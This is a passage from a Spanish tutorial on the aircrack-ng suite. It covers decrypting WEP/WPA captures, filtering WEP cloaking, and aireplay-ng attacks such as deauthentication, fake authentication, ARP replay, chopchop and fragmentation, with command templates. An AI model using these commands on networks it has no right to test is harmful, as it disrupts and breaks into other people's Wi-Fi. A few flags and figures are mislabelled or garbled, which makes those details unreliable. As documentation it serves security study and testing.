2.Lo siguiente descifra una captura encriptada WEP utilizando una clave hexadecimal WEP:
airdecap-ng -w 11A3E229084349BC25D97E2939 wep.cap

3.Lo siguiente descifra una captura encriptada WPA / WPA2 usando la frase de contraseña:
airdecap-ng -e 'the ssid' -p passphrase tkip.cap

6. Airdecloak-ng

Airdecap-ng puede descifrar archivos de captura WEP/WPA/WPA2 y también se puede utilizar para quitar los encabezados inalámbricos de una captura inalámbrica no encriptada. Emite un nuevo archivo que termina con -dec.cap, que es la versión descifrada / eliminada del archivo de entrada.

Airdecloak-ng elimina el encubrimiento WEP de un archivo pcap. Funciona leyendo el archivo de entrada y seleccionando paquetes de una red específica. Cada paquete seleccionado se coloca en una lista y se clasifica (el estado predeterminado es "desconocido").

Cada paquete seleccionado se coloca en una lista y se clasifica. El estado predeterminado es "unknown". Luego se aplican los filtros en el orden especificado por el usuario en esta lista. Cambiarán el estado de los paquetes (unknown, sin codificación, potencialmente oculto o oculto). El orden de los filtros es realmente importante ya que cada filtro basará su análisis, entre otras cosas, en el estado de los paquetes y los diferentes pedidos darán resultados diferentes.

El archivo pcap debe tener todos los paquetes incluids los beacons y todos los demás paquetes "inútiles" para el análisis y si es posible los encabezados de prisma / radiotap.

Uso: airdecloak-ng [opciones]

Opciones obligatorias

-i <file>	Fichero de captura de entrada
--ssid <ESSID>	ESSID de la red a filtrar
--bssid <BSSID>	BSSID de la red a filtrar

Opciones opcionales

--filters <filters>	Aplicar filtros separados por una coma. Filtros: - signal: intenta filtrar según la señal. - duplicate_sn: elimina todos los números de secuencia duplicados tanto para el AP como para el cliente. - duplicate_sn_ap: elimina el número de secuencia duplicado solo para el AP. - duplicate_sn_client: elimina el número de secuencia duplicado solo para el cliente. - consecutive_sn: filtro basado en el hecho de que IV debe ser consecutivo (solo para AP). - duplicate_iv: Eliminar todos los IV duplicados. - signal_dup_consec_sn: usar a la vez signal (si está disponible), duplicate y consecutive sequence number. El filtrado es mucho más preciso que usar todos estos filtros uno por uno.
--null-packets	Asumir que los paquetes nulos pueden ocultarse.
--disable-base_filter	No aplicar el filtro base.
--drop-frag	Eliminar los paquetes fragmentados
--help	Muestra esta pantalla de uso

6.1. Pruebas

Capturando tráfico
Destruir todos los VAP:
airmon-ng stop ath0

Crear una interfaz en modo monitor en este caso en el canal 6:
airmon-ng start wifi0 6

Capturar todo el tráfico:
tcpdump -n 65535 -i ath0 -w wep_cloaking_full_speed_dl.pcap

Confirmando la clave

Hay 422.879 paquetes WEP y 248.010 de ellos se pueden descifrar con esta clave.

Tratando de descifrar la clave WEP
aircrack-ng wep_cloaking_full_speed_dl.pcap -b 00:12:BF:12:32:29 -K -n 64 -d 1F:1F:1F

El craqueo no funciona en ese archivo directamente, incluso si se da el comienzo de la clave (-d).

Si se proporciona la clave completa, el descifrado muestra que el 56% se descifra correctamente y por lo tanto el 44% de estos paquetes de datos están encubiertos:

Filtrar paquetes encubiertos Wep

El filtro base y los filtros de señal se aplican en este archivo. Creará 2 archivos:

- wep_cloaking_full_speed_dl-filter.pcap: contiene todos los paquetes filtrados de una red específica.
- wep_cloaking_full_speed_dl-cloaked.pcap: contiene todos los paquetes encubiertos de esta red.

Descifrando el fichero de captura filtrado

Ahora el craqueo funciona. PTW no funciona en este caso ya que solo contiene datos, casi sin ARP. Observar que "Decrypted correctly: 81%" significa que no todos los paquetes se pueden descifrar con la clave, por lo que todavía hay paquetes encubiertos, pero no los suficientes como para evitar el descifrado.

Resumen
En el fichero filtrado, aún hay 293.986 paquetes de datos WEP y 246.212 pueden ser descifrados con la clave. Esto hace que aún hay 47756 paquetes WEP por descifrar.

En el archivo que contiene los paquetes encubiertos, solo están presentes algunos paquetes no encubiertos: 1798 (alrededor del 1,4% de error).

En resumen, con solo un filtro simple, se eliminó alrededor del 62% de los paquetes encubiertos. 126K encubiertos en el archivo de paquetes encubiertos + 48K en el archivo filtrado. Ayudó a descifrar el archivo, pero lo haremos mejor con los otros filtros y el filtros combinados.

6.2. Encubrimiento Wep

El encubrimiento Wep funciona insertando paquetes en el aire que el atacante cree que son reales y esto confunde el análisis estadístico del atacante. El atacante no puede distinguir la diferencia entre los paquetes del producto de la WLAN y los paquetes de suplantación generados. El encubrimiento Wep está destinado a evitar descifrar la clave, no descifrar el tráfico y dado que nada es perfecto, a veces falla.

6.2.1. Como funciona

Por cada paquete de datos enviado por el AP y los clientes incluidoslos paquetes de broadcast, un paquete encubierto es enviado por un sensor. La única diferencia entre el paquete encubierto y el no encubierto es:

- Número de secuencia: utiliza un número de secuencia diferente al de su equivalente sin encubrir, pero cercano al no encubierto; a veces es el mismo.
- Parámetros WEP
- Contenido de la carga útil
- Señal si el sensor no está en el mismo lugar que el AP

Los otros atributos, incluido el tamaño del paquete, son exactamente los mismos.

Inconvenientes
Aquí lo que se observó al analizar la tecnología:

- Dado que casi cada paquete tiene su versión encubierta en el aire, la velocidad de la red se reduce: las pruebas muestran que en una red de 11Mbit, con el encubrimiento habilitado, el ancho de banda máximo es de alrededor de 300 kb/seg y alrededor de 600-700 kb/seg sin.
- No evita descifrar el tráfico si tiene la clave, solo evita descifrar la clave.
- Filtrar paquetes encubiertos no siempre es necesario para descifrar la clave.
- Un sensor tarda alrededor de 60 segundos en "ver" el punto de acceso y por lo tanto durante los primeros 60 segundos de actividad del AP, los paquetes no están encubiertos.

6.2.2. Filtrando paquetes encubiertos Wep

Los siguientes elementos se pueden usar para filtrar los paquetes encubiertos Wep:

- Número de secuencia (SN)
- Paquetes sin encubrir
- Cada paquete de datos está encubierto
- Calidad de la señal
- Vector de inicialización (IV)
- Tamaño del paquete
- Otros atributos del paquete
- Sincronización
- Orden de llegada

Nota: este análisis no debería basarse en el orden del paquete recibido; la llegada depende de varios factores: su ubicación en comparación con el sensor que envía el paquete encubierto, el AP, la ubicación del sensor en comparación con el AP y algunas otras cosas.

Secuencia de números

El número de secuencia es un número de 12 bits utilizado en los paquetes de gestión y datos. En casi todos los casos, este número es secuencial para cada trama enviada en una dirección; cada nodo (AP o clientes) tiene su propio contador para el número de secuencia.

Paquetes sin encubrir

Los paquetes de administración y control no están encubiertos y parece que solo los paquetes de datos con subtipo 0 están encubiertos.

Cada paquete de datos está encubierto
Cada paquete de datos está encubierto, pero no cuente con el hecho de que obtendrá todos ellos o el sensor los verá a todos. Puede perder algunos dependiendo de su ubicación.
Calidad de la señal
Si el AP y el sensor no están cerca el uno del otro, la calidad de la señal se puede utilizar para filtrar los paquetes encubiertos.
Vector de inicialización
Este es un número de 24 bits. En un archivo de captura, la probabilidad de que 2 paquetes tengan el mismo IV es realmente baja; puede eliminar con seguridad todos los paquetes que tengan el mismo IV.
Otros atributos del paquete
El paquete encubierto tiene los mismos atributos que "su" paquete no encubierto:

- El tamaño del paquete encubierto es el mismo que el del paquete sin cubrir
- Los atributos FromDS y ToDS son los mismos. Es lógico ya que el número de secuencia es el truco principal para engañar a las herramientas de cracking.

Tamaño del paquete
Cada paquete encubierto tiene el mismo tamaño que el que no está encubierto. No filtrar solo con esta información porque, en una red ocupada, muchos paquetes tendrán el mismo tamaño. E incluso en redes de bajo tráfico, a veces AP envía paquetes que siempre tienen el mismo tamaño en el aire, por ejemplo, tramas IGMP.
Sincronización
El tiempo necesario para recibir un paquete encubierto podría ser analizado; en comparación con su equivalente no encubierto ya que el sensor recibe el paquete real y luego forja un paquete encubierto Wep con la información del real.
Para esto, se necesitan 2 paquetes, uno real y uno oculto, y tenemos que asegurarnos de que el estado de "ocultamiento" de ambos paquetes sea preciso y que el paquete oculto se falsifique con el real que tenemos.
Observación: El tiempo entre cada paquete grabado puede no ser exacto.
Orden de llegada
Al igual que el filtro de "sincronización", se pueden usar 2 paquetes, uno sin encubrir y su equivalente encubierto para encontrar el encubierto. Cuando se encuentra el encubierto, el paquete encubierto puede descartarse y cada 2 paquetes que van en la misma dirección, lo que significa que debe hacerse una vez para el AP y una para cada cliente.
Pero, como el "timing", no es el mejor filtro

6.2.3. Ejemplos reales

Esta parte mostrará los archivos de captura de encubrimiento Wep reales y analizará diferentes casos posibles. El filtrado se realiza combinando uno o más elementos de los filtros descritos anteriormente.
El filtrado se puede hacer en la mayoría de los casos con la señal y la sincronización o el orden de llegada, pero esta es la peor opción, pero deben usarse como último recurso.

Red de bajo tráfico
En este ejemplo, un ordenador está haciendo ping a otro. Esta captura se filtra. Hay muchas redes pero solo una red tiene encubrimiento Wep.
En estas imágenes, hay 2 paquetes de datos reales (paquete 7509 y 7538), los otros 2 están encubiertos:

Existen algunas posibilidades para filtrar el paquete encubierto para 7509/7510: - ambos paquetes pueden descartarse ya que tienen el mismo número de secuencia. - usar la señal / sincronización para encontrar el paquete encubierto.
Para el paquete 7538/7539, será más fácil, es fácil averiguar cuál está encubierto, un beacon tiene los mismos números de secuencia que el paquete 7539; 7539 está encubierto:

Red de alto tráfico
En dicha red, el filtrado es más difícil ya que hay muchos paquetes entre cada beacon. Los paquetes encubiertos aún se pueden filtrar verificando el número de secuencia del beacon y esto es lo que hace el filtro base. En este caso, ningún paquete utiliza el número de secuencia del beacon.

Así que hay que usar otras formas. Aún se puede usar el beacon pero de otra manera: dado que 1319 es un número de secuencia válido, se conocen los números de secuencia anteriores (1318) y siguientes (1320) de paquetes válidos. Se está volviendo más complicado, estos números de secuencia se usan más de una vez.
Como se sabe, el encubrimiento Wep copia los atributos incluido el tamaño del paquete de su paquete real equivalente, los paquetes encubiertos Wep se pueden encontrar fácilmente:

Posición	Normal	Encubierto	Tamaño paquete	Razón
Antes beacon	Packet #399244 (SN: 1318)	Packet #399246 (SN: 1320)	1684 octetos	Llegó antes del beacon y por lo tanto 1318 es un SN válido. El encubierto tiene los mismos atributos que el sin encubrir; los 2 paquetes que tienen el mismo SN no tienen los mismos atributos
Antes beacon	Packet #399241 (SN: 1317)	Packet #399243 (SN: 1318)	1684 octetos	SN 1318 ya está siendo utilizado por un paquete válido (ver línea anterior) y por lo tanto el SN válido anterior a 1318 es 1317 y también estos 2 paquetes tienen los mismos atributos; este no es el caso de los 2 paquetes que tienen SN 1318
Después beacon	Packet #399249	Packet #399251 (SN: 1320)	1400 octetos (SN: 1320)	En este caso, no hay una buena manera de distinguir lo real de lo falso y por lo tanto hay 2 opciones: descartar o usar filtro de señal.
Después beacon	Packet #399253 (SN: 1321)	Packet #399255 (SN: 1323)	1684 octetos	El número de secuencia siguiente al 1320 (previamente SN válido) es 1321, no 1323

6.2.4. Implementación

El programa utiliza los siguientes estados de paquetes:

- unknown: no estoy seguro si es un paquete real o uno oculto (aún no analizado).
- uncloaked: Seguro que es sin encubrir
- potencially cloaked: puede ser un paquete real, pero también podría ser uno encubierto. Se deben realizar más comprobaciones para confirmar un caso u otro
- cloaked: Seguro que este paquete está encubierto

El principal truco del encubrimiento Wep es que usa números de secuencia cercanos al real y por lo tanto el punto central de nuestro análisis serán los números de secuencia.
También tiene algunos filtros que se pueden combinar en diferentes órdenes que darán resultados diferentes.

Así es como funciona:
1. Cargar todos los datos de una red específica (bssid) en una lista
2. Marcar todos los paquetes de datos como estado "known" y marcar todos los demás (paquetes de gestión) como sin encubrir.
3. Aplicar el filtro base.
4. Aplicar todos los filtros que no sean base en el orden solicitado por el usuario.
5. Marcar todos los paquetes de estado "known" como "uncloaked"
6. Marcar todos los paquetes "potencially cloaked" como "cloaked"
7. Escribir todos los paquetes "uncloaked" en un archivo de captura
8. Escribir todos los paquetes "cloaked" en otro archivo de captura

Nota: Es realmente importante tener todos los paquetes y si es posible los encabezados de radiotap / prisma en el archivo de captura, incluidos los paquetes "inútiles" para el craqueo como los beacons.

Filtros
Actualmente solo se implementan el filtro base y el filtro de señal.
Base filter
Como todos los paquetes de administración no están encubiertos, cualquier otro paquete, a unos pocos paquetes de distancia en la misma dirección, que usa el mismo número de secuencia están encubiertos.
signal
Intentar filtrar según la señal para paquetes que provienen del AP. Se requieren encabezados de prisma o radiotap para que este filtro funcione.
1. Calcular la señal promedio para todas los beacons y los paquetes de respuesta de prueba
2. Los paquetes que tendrán exactamente la misma señal, se marcarán como no encubiertos
3. Los paquetes que tienen el estado potencially cloaked y tienen una señal con una diferencia absoluta de más de 2 se marcarán como cloaked (abs (señal promedio - señal de trama actual)> 2)).
4. Los paquetes que tienen el estado desconocido y tienen una señal con una diferencia absoluta de más de 3 se marcarán como encubiertos (abs (señal promedio - señal de trama actual)> 3)).
Nota: La implementación actual se basa en la calidad de señal madwifi-ng. Se mejorará el cálculo de la señal promedio. Se agregará el filtrado de marcos de cliente.
duplicate_sn_ap
Elimina el número de secuencia duplicado solo para el AP (que están cerca uno del otro).
duplicate_sn_client
Elimina el número de secuencia duplicado solo para el cliente (que están cerca uno del otro).
duplicate_sn
Elimina todos los números de secuencia duplicados tanto para el AP como para el cliente (que están cerca uno del otro). Básicamente aplica filtros duplicate_sn_ap y duplicate_sn_client
consecutive_sn
Filtro basado en el hecho de que IV debe ser consecutivo (solo para AP).
duplicate_iv
Este filtro eliminará todos los paquetes que tengan el mismo IV.
signal_dup_consec_sn
Filtra utilizando la señal (si está disponible), número de secuencia duplicado y consecutivo; utiliza todos esos filtros en uno y, por lo tanto, el filtrado es mucho más preciso. Se pueden cubrir más casos para averiguar si los paquetes están ocultos o no.

6.3. FAQ

1.No puedo descifrar la clave WEP, ¿que significa que hay camuflaje wep?
Si es una red doméstica, entonces no. El hardware es demasiado costoso para un individuo. Es más barato comprar hardware nuevo que admita WPA.

2.¿Cómo puedo saber si los datos que tengo provienen de una red oculta Wep?
Si tiene los siguientes síntomas, hay algunas posibilidades de que la red tenga encubrimiento Wep:

- La red usa WEP
- No se puede descifrar la clave o el porcentaje "descifrado correctamente" es de alrededor del 50-65%.
- El uso de esta herramienta genera paquetes encubiertos.
- Algunas compañías anunciaron en la web que compraron encubrimiento Wep.

7. Aireplay-ng

Aireplay-ng es otra herramienta poderosa del paquete aircrack-ng y puede ser utilizada para generar o acelerar el tráfico en el punto de acceso (AP). Esto puede ser especialmente útil en ataques como un ataque de deauth que golpea a todos excepto al punto de acceso, los ataques de contraseña WEP y WPA2, así como la inyección ARP y los ataques de repetición.

Aireplay-ng puede obtener paquetes de 2 fuentes:

1. Un flujo vivo de paquetes, o
2. Un archivo pcap pre-capturado

El archivo pcap es el tipo de archivo estándar asociado con las herramientas de captura de paquetes como libpcap y winpcap. La aplicación Wireshark genera archivos pcap.

Estos incluyen deauth, fake deauth, interactive, arpreplay que es necesario para el craceo rápido WEP, chopchop que es una forma de técnica estadística para el descifrado de paquetes WEP sin descifrar la contraseña, fragmento, caffe latte que ataca el lado del cliente y otros.

uso: aireplay-ng <opciones> <replay interface>

Para todos los ataques, excepto la autenticación y la autenticación falsa, se pueden usar los siguientes filtros para limitar que paquetes se presentarán al ataque en particular. La opción de filtro más utilizada es la "-b" para seleccionar un punto de acceso específico.

Opciones de filtro:

-b bssid	Dirección MAC del punto de acceso
-d dmac	Dirección MAC de destino
-s smac	Dirección MAC orugen
-m len	Longitud mínima del paquete
-n len	Longitud máxima del paquete
-u type	Control de paquete, campo de tipo
-v subt	Control de paquete, campo de subtipo
-t tods	Control de paquete, a bit DS
-f fromds	Control de paquete, de bit DS
-w iswep	Control de paquete, bit WEP
-D	Desactivar la detección AP

Opciones de reproducción:
Al reproducir (inyectar) paquetes, se aplican las siguientes opciones. Tener en cuenta que no todas las opciones son relevantes para cada ataque. La documentación específica del ataque proporciona ejemplos de las opciones relevantes.

-x nbpps	Número de paquetes por segundo
-p fctrl	establecer la palabra de control del paquete (hexadecimal)
-a bssid	Establecer la dirección MAC del AP

-c dmac	Establecer la dirección MAC del destino
-h smac	Establecer la dirección MAC del origen
-g value	Cambiar el tamaño del buffer de anillo (por defecto: 8)
-F	Elegir el primer paquete de coincidencia

Opciones de ataque fakeauth:

-e essid	Establecer el SSID del AP objetivo
-o npckts	Número de paquetes por ráfaga (0=auto, defecto: 1)
-q sec	Segundos entre keep-alives
-Q	Enviar las solicitudes de reasociación
-y prga	Flujo cifrado para clave compartida
-T n	salir después de volver a intentar la solicitud de autenticación falsa n veces

Opciones de ataque de reproducción Arp:

-j : inyectar paquetes desde DS

Opciones de ataque de fragmentación:

-k IP : establecer la IP de destino en los fragmentos
-l IP : establecer la IP del origen en los fragmentos

Opciones de ataque de prueba:

-B : activar el test de velocidad

Opciones de la fuente:

-i iface : capturar los paquetes desde esta interfaz
-r file : extraer los paquetes del fichero pcap

Opciones varias:

-R	desactivar el uso de /dev/rtc
-D	Desactiva la detección AP. Algunos modos no procedarán si no se oye el beacon AP. Esto desactiva esta funcionalidad.
--ignore-negative-one	si no se puede determinar el canal de la interfaz, ignorar la falta de coincidencia, necesaria para cfg80211 sin parchear

Modos de ataque:

--deauth count	deautenticar 1 o todas las estaciones (-0)
--fakeauth delay	Autenticación falsa con AP (-1)
--interactive	Selección interactiva de paquete (-2)
--arpreplay	Respuesta estandar ARP-request (-3)desencriptar / cortar el paquete WEP (-4)
--chopchop	desencriptar/cortar el paquete WEP (-4)
--fragment	generar un flujo de claves válido (-5)
--caffe-latte	consultar un cliente para nuevos IVs (-6)

--cfrag	fragmentos contra un cliente (-7)
--migmode	ataque modo de migración WPA (-8)
--test	Pruebas de inyección y cualidad (-9)
--help	Visualiza las opciones de este comando

Los ataques pueden obtener paquetes para reproducir desde 2 fuentes. El primero es un flujo de paquetes en vivo desde su tarjeta inalámbrica. El segundo es de un archivo pcap. El formato pcap estándar (Packet CAPture), es reconocido por la mayoría de las herramientas comerciales y de código abierto de captura y análisis de tráfico. Leer de un archivo es una característica a menudo pasada por alto de aireplay-ng. Esto le permite leer paquetes de otras sesiones de captura. Tener en cuenta que varios ataques generan archivos pcap para una fácil reutilización.

Ataque tipo 0: Ataque de deautenticación de la identidad del cliente
Este tipo de ataque tiene como objetivo invalidar la identidad al cliente. Esto nos permite, entre otras opciones, forzar al cliente a reconectarse, generando más paquetes que puedan ser estudiados. La forma de ejecutar un ataque de este tipo es la siguiente:

aireplay-ng -0 N -a [MAC del P.A.] -c [MAC del objetivo] interfaz

siendo:
• -0 : indica el ataque de deautenticación
• N : número de paquetes de deautenticación que se enviarán
• -a [MAC]: indica la MAC del punto de acceso
• -c [MAC]: indica la MAC del cliente

Ataque tipo 1: Ataque de autenticación falsa
En caso de no existir ningún cliente conectado al punto de acceso, dificulta mucho los ataques al no existir un tráfico de paquetes. Sin embargo podemos generar un cliente falso desde nuestro ordenador mediante la opción de ataque de autenticación falsa. Antes de nada, sincronizaremos nuestra tarjeta con el canal del punto de acceso:

airmon-ng start interfaz canal

Después se efectuará el ataque usando el siguiente comando:

aireplay-ng -1 N -e [ESSID] -a [MAC del P.A.] -h [nuestra MAC] interfaz

siendo:
• -1 : indica el ataque de autenticación falsa
• N : número de paquetes de deautenticación que se enviarán
• -e [ESSID]: indica la ESSID o nombre de red a atacar
• -a [MAC]: indica la MAC del punto de acceso
• -c [MAC]: indica nuestra MAC.

Ataque tipo 2: Reenvío interactivo de paquetes
Este ataque consiste en ponernos a la escucha, obtener un paquete o escoger un paquete *.cap que hayamos obtenido con anterioridad e inyectarlo. Se ejecutará este ataque mediante el comando:

aireplay-ng -2 <opc filtro> <opc envío> -r <archivo> interfaz

siendo:

• -2 : indica el ataque de reenvío interactivo de paquetes
• opciones de filtro: Filtran los paquetes a recibir
• opciones de envío: Configuran nuestra inyección
• -r archivo: incluiremos esta opción si usamos un archivo guardado con anterioridad

Ataque tipo 3: Reinyección de peticiones ARP
Este es el tipo de ataque más común y el más efectivo a la hora de generar nuevos vectores de inicialización. Los vectores de inicialización se generan de forma dinámica, intentando cifrar los paquetes con diferentes claves para evitar que un atacante consiga descifrar la clave principal. Con un único paquete nos costaría años descifrar la clave, así que procederemos a generar tantos vectores como nos sea posible.

El ataque en sí consiste en escuchar un paquete ARP además de su respuesta y reenviarlo al punto de acceso. Éste nos volverá a enviar un paquete de respuesta ARP pero con un vector de inicialización distinto al primero. Este proceso se reproduce hasta tener suficientes vectores de inicialización distintos como para poder deducir la clave. La forma de ejecutar un ataque de este tipo es la siguiente:

aireplay-ng -3 -b [MAC del P.A.] -h [MAC del objetivo] interfaz

siendo:
• -3 : indica el ataque de reinyección de paquetes ARP
• -b [MAC]: indica la MAC del punto de acceso
• -h [MAC]: indica la MAC del cliente

Ataque tipo 4: Chop-Chop de Korek
Cuando utilizamos el ataque de reinyección de paquetes ARP con una MAC falseada y no obtenemos un paquete ARP, se procede a usar el ataque chop-chop de Korek. Después de usar los ataques de autenticación falsa y de reinyección de paquetes (ataques 1 y 3 respectivamente) se procede a incluir el siguiente comando:

aireplay-ng -4 -h [MAC del objetivo] -r <archivo> interfaz

siendo:
• -4 : indica el ataque de Chop-chop de Korek
• -h [MAC]: indica la MAC del cliente
• -r archivo: archivo *.cap donde vamos a guardar la información

Una vez ejecutada la acción se nos generarán 2 archivos, el *.cap que hemos seleccionado en las opciones y un archivo *.xor con el keystream. Con estos 2 archivos podremos crear nuestra propia petición ARP. Para ello se usará la aplicación packetforge-ng de la siguiente manera:

packetforge-ng -0 -a [BSSID] -h [MAC objetivo] -k [IP destino] -l [IP Origen] -y <> -w <>

siendo:
• -0 : indica que se va a crear un archivo ARP
• -a BSSID: BSSID de la red
• -h [MAC]: indica la MAC del cliente
• -k [IP]: IP del enrutador
• -l [IP]: IP del cliente, en caso de que no lo conozcamos podemos hacer uso del comando Linux: tcpdump -s 0 -n -e -r <archivo.cap>
• -y archivo: archivo *.xor obtenido en el ataque

• -w archivo: archivo *.cap donde se va a crear el nuevo paquete

Una vez tengamos el paquete, simplemente lo enviaremos al punto de acceso utilizando el tipo de ataque 2 de reenvío interactivo de paquetes

aireplay-ng -2 -r <archivonuevo.cap> interfaz

Ataque tipo 5: Fragmentación
Este tipo de ataque busca capturar un PRGA (Pseudo Random Generation Algorithm) que es una parte de un paquete que está formada por texto plano y texto cifrado y que sirve para aumentar el nivel de seguridad. Este ataque sólo funciona en redes con seguridad WEP.
La forma de ejecutar un ataque de este tipo es la siguiente:

aireplay-ng -5 -b [MAC del P.A.] -h [MAC del objetivo] interfaz

siendo:
• -5 : indica el ataque de fragmentación
• -b [MAC]: indica la MAC del punto de acceso
• -h [MAC]: indica la MAC del cliente

Si el ataque tiene éxito comenzará a recibir información hasta tener los 1500 bits de un PRGA en un archivo *.org. Tal y como ocurría con el ataque Chop-chop usaremos packetforge para construir el paquete y el ataque de tipo 2 para inyectarlo.

7.1. Fragmentación vs. Chopchop

A continuación se muestran las diferencias entre los ataques de fragmentación y chopchop

7.1.1. Fragmentación

Pros:

- Por lo general, obtiene la longitud total del paquete de 1500 bytes xor. Esto significa que posteriormente puede crear bastante bien cualquier tamaño de paquete. Incluso en los casos en que se recopilan menos de 1500 bytes, hay suficiente para crear solicitudes ARP.
- Puede funcionar donde chopchop no funciona.
- Es extremadamente rápido Produce el flujo xor extremadamente rápido cuando tiene éxito.

Contras:

- Necesita más información para iniciarlo: información de la dirección IP de IE. Muy a menudo esto se puede adivinar. Mejor aún, aireplay-ng asume las IP de origen y destino de 255.255.255.255 si no se especifica nada. Esto funcionará con éxito en la mayoría de los AP, si no en todos. Entonces esta es una estafa muy limitada.
- La configuración para ejecutar el ataque está más sujeta a los controladores del dispositivo. Por ejemplo, Atheros no genera los paquetes correctos a menos que la tarjeta inalámbrica esté configurada con la dirección mac que está falsificando.
- Debe estar físicamente más cerca del punto de acceso porque si se pierden paquetes, el ataque falla.
- El ataque fallará en los puntos de acceso que no manejan adecuadamente los paquetes fragmentados.

7.1.2. Chopchop

Pros:

- Puede funcionar donde no funciona la fragmentación.
- No necesita conocer la información de cualquier IP.

Contras:

- No se piede usar contra cada punto de acceso.
- Los bits xor máximos se limitan a la longitud del paquete del ataque chopchop. Aunque en teoría podría obtener 1500 bytes de la transmisión xor, en la práctica, rara vez o nunca ve paquetes inalámbricos de 1500 bytes.
- The maximum xor bits is limited to the length of the packet you chopchop against. Although in theory you could obtain 1500 bytes of the xor stream, in practice, you rarely if ever see 1500 byte wireless packets.
- Es mucho más lento que el ataque de fragmentación

7.2. Optimizar las velocidades de inyección

Optimizar la velocidad de inyección es más arte que ciencia. Primero, intente usar las herramientas "tal cual". Puede intentar usar el parámetro "-x" para variar la velocidad de inyección. Sorprendentemente, reducir este valor a veces puede aumentar su tasa general.
Puedes intentar jugar con la velocidad de transmisión. IE "iwconfig wlan0 rate 11M". Dependiendo del controlador y de como inició la tarjeta en modo monitor, generalmente es de 1 u 11 MBit por defecto. Si está lo suficientemente cerca, configúrelo en un valor más alto, como 54M, de esta manera obtendrá más paquetes por segundo. Si está demasiado lejos y los paquetes no viajan tan lejos, intente reducirlo a (por ejemplo) 1M.

8. Airmon-ng

Este programa puede usar para habilitar el modo monitor en las interfaces inalámbricas. También se puede usar para volver del modo monitor al modo administrado. Ingresar el comando airmon-ng sin parámetros mostrará el estado de las interfaces. Averiguaremos el nombre asignado a nuestra interfaz mediante los comandos Linux ipconfig o iwconfig, aunque también podemos hallarla mediante el comando airmon-ng

uso:
airmon-ng <start|stop> <interfaz> [canal]
airmon-ng <check|check kill>

donde:

<start | stop>	indica si desea iniciar o detener la interfaz.
<interfaz>	especifica la interfaz.
[canal]	opcionalmente configura la tarjeta en un canal específico.
<check | check kill>	"check" mostrará cualquier proceso que pueda interferir con la suite aircrack-ng. Se recomienda encarecidamente que se eliminen estos procesos antes de usar la suite aircrack-ng. "Check kill" verificará y eliminará los procesos que puedan interferir con la suite aircrack-ng.

8.1. Ejemplos

8.1.1. Usos habituales

Verificar el estado y/o enumere las interfaces inalámbricas

```
~# airmon-ng
PHY     Interface       Driver          Chipset
phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n
```

Comprobación de procesos interferentes

Al poner una tarjeta en modo monitor, verificará automáticamente los procesos que interfieren. También se puede hacer manualmente ejecutando el siguiente comando:

```
~# airmon-ng check
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
  PID Name
  718 NetworkManager
  870 dhclient
 1104 avahi-daemon
 1105 avahi-daemon
 1115 wpa_supplicant
```

Matando los procesos interferentes

Este comando detiene a los administradores de red y luego elimina los procesos interferentes que quedan:

```
~# airmon-ng check kill
Killing these processes:
```

```
  PID Name
  870 dhclient
 1115 wpa_supplicant
```

Activar el modo monitor

Nota: ¡Es muy importante matar a los administradores de red antes de poner una tarjeta en modo monitor!

```
~# airmon-ng start wlan0
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  718 NetworkManager
  870 dhclient
 1104 avahi-daemon
 1105 avahi-daemon
 1115 wpa_supplicant

PHY     Interface       Driver          Chipset
phy0    wlan0           ath9k_htc       Atheros Communications, Inc. AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Como se puede ver, creó una interfaz de modo de monitor llamada wlan0mon y notificó que hay algunos procesos que interferirán con las herramientas.

Desactivar el modo monitor

```
~# airmon-ng stop wlan0mon
PHY     Interface       Driver          Chipset
phy0    wlan0mon        ath9k_htc       Atheros Communications, Inc. AR9271 802.11n
                (mac80211 station mode vif enabled on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

No olvidar reiniciar el administrador de red. Por lo general, se realiza con el siguiente comando:
service network-manager start

8.1.2. Madwifi-ng driver monitor mode

Esto describe como poner una interfaz en modo monitor. Después de iniciar el ordenador, ejecutar "iwconfig" para mostrar el estado actual de las interfaces inalámbricas. Es probable que se parezca a la siguiente salida.

```
 lo        no wireless extensions.
 eth0      no wireless extensions.
 wifi0     no wireless extensions.
 ath0      IEEE 802.11b  ESSID:""  Nickname:""
           Mode:Managed  Channel:0  Access Point: Not-Associated
           Bit Rate:0 kb/s   Tx-Power:0 dBm   Sensitivity=0/3
           Retry:off   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality:0  Signal level:0  Noise level:0
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Si desea usar ath0 sin modo monitor, ejecutar:
airmon-ng stop ath0
Y el sistema responderá:

```
 Interface       Chipset         Driver
```

wifi0 Atheros madwifi-ng
ath0 Atheros madwifi-ng VAP (parent: wifi0) (VAP destroyed)
Ahora ejecutando “iwconfig”, el sistema responde:
lo no wireless extensions.
eth0 no wireless extensions.
wifi0 no wireless extensions.

También asegúrese de que el essid, el nickname y el cifrado no se hayan configurado. El punto de acceso muestra la dirección MAC de la tarjeta. La dirección MAC de la tarjeta solo se muestra cuando se utiliza el controlador madwifi-ng. Otros controladores no muestran la dirección MAC de la tarjeta.

8.2. Trucos

8.2.1. Confirmación de que la tarjeta está en modo monitor

Para confirmar que la tarjeta está en modo monitor, ejecutar el comando "iwconfig". Luego se puede confirmar que el modo es "monitor" y el nombre de la interfaz.
Para el controlador madwifi-ng, el campo del punto de acceso de iwconfig muestra la dirección MAC de la tarjeta inalámbrica.

8.2.2. Determinar el canal actual

Para determinar el canal actual, ejecutar
iwlist <nombre de interfaz> canal
Si va a trabajar con un punto de acceso específico, el canal actual de la tarjeta debe coincidir con el del AP. En este caso, es una buena idea incluir el número de canal al ejecutar el comando airmon-ng inicial.

8.2.3. ¿Cómo volver a poner la interfaz en modo administrado?

Depende del controlador que esté utilizando. Para todos los conductores excepto madwifi-ng:
airmon-ng stop <interface name>
Para madwifi-ng, primero parar todas las interfaces:
airmon-ng stop athX
donde X es 0, 1, 2, etc. Hacer una parada para cada interfaz que enumere iwconfig. Entonces:
wlanconfig ath create wlandev wifi0 wlanmode sta
